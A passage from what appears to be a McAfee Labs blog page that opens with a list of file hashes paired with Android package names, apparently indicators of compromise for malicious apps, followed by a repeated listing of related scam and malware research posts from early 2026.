c517b26dfc8ffd5de7f49966ff3391475f80299ebc6ad9988bf166029cf76c91,com.filnishww.fluttbuber.storagecleaner,
cf945c433aa80120be10566b9f1ae88e043f96872996f599b75bb57c74248e56,com.mfunt.ttetris,
d72d96c6f299fe961dd98655e0468e45ed3ac03df0cfa499e27d4c399e304500,com.wififinder.wificonnect,
db1168f2cb3b25ef65e06eb4e788ddda237a428fbce0725de1e9d70b36e96833,com.whomea.eassistan,
ddc4da4c63c8bc7df53c3c7fe350b56ad31f313c7d95b472dc45a9fcf85273f0,com.mi2048nig.game,
df00753933359d7369668eddeb0dc2565f075c78e4b46f3cabd2e8ff31eda42e,com.sportscash.xyz,
e32c8a869585c107ccd1586b5edebc1d8eaa18017c2dd39b6267eec4db7f7410,com.biopops.mathly,
e5b8d25ef612f0240ce28fbffd550fd4e0b9abdbf325e3ff85718e8312b70c2b,com.wdailyn.anova,
e5f3aa5ef6b5b5fa94a921b55f52aa2c1011486b7370f1585deb6d571325ebcb,com.khan.pregnancyexercise,
ec79443aa53864e4d322b8fa8fd4aad0ef878221f01e7d32512694ba24992aee,com.merge2048joy.joy,
f654c5f926ebfcded4c0d07590972536280454e2501dc8a525390402fa945ff1,com.kgoddessv.svibe,
f7c664ea66c43a82801ed7da23369af1e285857c1a4bf200147b716715f09d3f,com.chall2048enge.game,
fc3b06c36feb38ed62f3034e428e814d6e1ac06ec1569ea22428374b8d15d848,com.jekunotesimple.notesimple,
fd62c2bfa2277eff8787926f9976aa4a11235a18a9a543ced71a509c6ebf2bf2,com.game.ludoplay,

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.



[This Week in Scams: The AI “Truman Show” Scam Draining Bank Accounts](#)

We’re back with another roundup of must-know scams and cybersecurity news making headlines this week, including a...

Mar 06, 2026 | 5 MIN READ



[Tax Scams Hit Nearly 1 in 4 Adults. Spot the Red Flags](#)

New McAfee research shows tax scams are getting more realistic, and only 29% feel very confident spotting them. Learn the red flags and what...

Mar 03, 2026 | 11 MIN READ



[This Week in Scams: Conduent Data Breach and AI Olsen Twins](#)

More than 25 million affected in a major data breach, plus a viral AI image and new scam tactics—what to...

Feb 27, 2026 | 5 MIN READ



[This Week in Scams: AI Search Traps, a Fintech Breach, and a \\$12M Louvre Hustle](#)

This week in scams, we're talking AI-powered search scams, a major fintech data breach, and an unexpected ticket fraud scheme that allegedly cost the...

Feb 20, 2026 | 5 MIN READ



[McAfee's "Keep It Real" Campaign Named Shorty Awards Finalist](#)

McAfee's "Keep It Real" campaign, launched with Scam Detector, is a 2026 Shorty Awards finalist. Learn how the campaign used...

Apr 02, 2026 | 3 MIN READ



[Operation NoVoice: Android Malware Found in 50+ Apps Can Hijack Devices](#)

McAfee's mobile research team has uncovered a large-scale Android malware campaign we're tracking as Operation NoVoice. The campaign was distributed through...

Mar 31, 2026 | 6 MIN READ



[Got a “Court Notice” Text? Ignore It. Plus, the Crunchyroll Breach: This Week in Scams](#)

Fake court notice texts with QR codes are spreading nationwide. Plus how to stay safe from an alleged Crunchroll data breach.

Mar 27, 2026 | 5 MIN READ



[This Week in Scams: Why That “Booking Confirmation” Message Might Be Fake](#)

Scammers are targeting travelers, March Madness bettors, and everyday downloads with increasingly realistic tactics. Here’s how the latest scams work...

Mar 20, 2026 | 6 MIN READ



[New Research: Hackers Are Using AI-Written Code to Spread Malware](#)

McAfee Labs has uncovered a widespread malware campaign hiding inside fake downloads for things like game mods,...

Mar 18, 2026 | 9 MIN READ



[1 in 3 Has Experienced a Betting Scam. What March Madness Fans Should Know](#)

New research finds 1 in 3 Americans have experienced a betting scam. Learn the most common March Madness betting scams...

Mar 17, 2026 | 8 MIN READ



[This Week in Scams: Pokémon Card Cons, Email Extortion, and a Viral AI Wedding Photo](#)

Pokémon card scams, threatening email extortion, and a viral AI-generated celebrity wedding photo. Here's what these stories reveal about today's...

Mar 13, 2026 | 5 MIN READ



[Using an AI like ChatGPT to File Your Taxes? Stop and Read This First](#)

Thinking about using ChatGPT or AI to file your taxes? Learn why entering sensitive tax information into chatbots could put...

Mar 10, 2026 | 3 MIN READ



[This Week in Scams: The AI "Truman Show" Scam Draining Bank Accounts](#)

We're back with another roundup of must-know scams and cybersecurity news making headlines this week, including a...

Mar 06, 2026 | 5 MIN READ



[Tax Scams Hit Nearly 1 in 4 Adults. Spot the Red Flags](#)

New McAfee research shows tax scams are getting more realistic, and only 29% feel very confident spotting them. Learn the red flags and what...

Mar 03, 2026 | 11 MIN READ



[This Week in Scams: Conduent Data Breach and AI Olsen Twins](#)

More than 25 million affected in a major data breach, plus a viral AI image and new scam tactics—what to...


Feb 27, 2026 | 5 MIN READ



[This Week in Scams: AI Search Traps, a Fintech Breach, and a \\$12M Louvre Hustle](#)

This week in scams, we're talking AI-powered search scams, a major fintech data breach, and an unexpected ticket fraud scheme that allegedly cost the...

Feb 20, 2026 | 5 MIN READ



[McAfee's "Keep It Real" Campaign Named Shorty Awards Finalist](#)

McAfee's "Keep It Real" campaign, launched with Scam Detector, is a 2026 Shorty Awards finalist. Learn how the campaign used...

Apr 02, 2026 | 3 MIN READ



[Operation NoVoice: Android Malware Found in 50+ Apps Can Hijack Devices](#)

McAfee's mobile research team has uncovered a large-scale Android malware campaign we're tracking as Operation NoVoice. The campaign was distributed through...

Mar 31, 2026 | 6 MIN READ



[Got a "Court Notice" Text? Ignore It. Plus, the Crunchyroll Breach: This Week in Scams](#)

Fake court notice texts with QR codes are spreading nationwide. Plus how to stay safe from an alleged Crunchroll data breach.


Mar 27, 2026 | 5 MIN READ



[This Week in Scams: Why That "Booking Confirmation" Message Might Be Fake](#)

Scammers are targeting travelers, March Madness bettors, and everyday downloads with increasingly realistic tactics. Here's how the latest scams work...

Mar 20, 2026 | 6 MIN READ



[New Research: Hackers Are Using AI-Written Code to Spread Malware](#)

McAfee Labs has uncovered a widespread malware campaign hiding inside fake downloads for things like game mods,...

Mar 18, 2026 | 9 MIN READ



[1 in 3 Has Experienced a Betting Scam. What March Madness Fans Should Know](#)

New research finds 1 in 3 Americans have experienced a betting scam. Learn the most common March Madness betting scams...

Mar 17, 2026 | 8 MIN READ



[This Week in Scams: Pokémon Card Cons, Email Extortion, and a Viral AI Wedding Photo](#)

Pokémon card scams, threatening email extortion, and a viral AI-generated celebrity wedding photo. Here's what these stories reveal about today's...

Mar 13, 2026 | 5 MIN READ



[Using an AI like ChatGPT to File Your Taxes? Stop and Read This First](#)

Thinking about using ChatGPT or AI to file your taxes? Learn why entering sensitive tax information into chatbots could put...

Mar 10, 2026 | 3 MIN READ



[This Week in Scams: The AI “Truman Show” Scam Draining Bank Accounts](#)

We’re back with another roundup of must-know scams and cybersecurity news making headlines this week, including a...

Mar 06, 2026 | 5 MIN READ



[Tax Scams Hit Nearly 1 in 4 Adults. Spot the Red Flags](#)

New McAfee research shows tax scams are getting more realistic, and only 29% feel very confident spotting them. Learn the red flags and what...

Mar 03, 2026 | 11 MIN READ



[This Week in Scams: Conduent Data Breach and AI Olsen Twins](#)

More than 25 million affected in a major data breach, plus a viral AI image and new scam tactics—what to...

Feb 27, 2026 | 5 MIN READ



[This Week in Scams: AI Search Traps, a Fintech Breach, and a \\$12M Louvre Hustle](#)

This week in scams, we're talking AI-powered search scams, a major fintech data breach, and an unexpected ticket fraud scheme that allegedly cost the...

Feb 20, 2026 | 5 MIN READ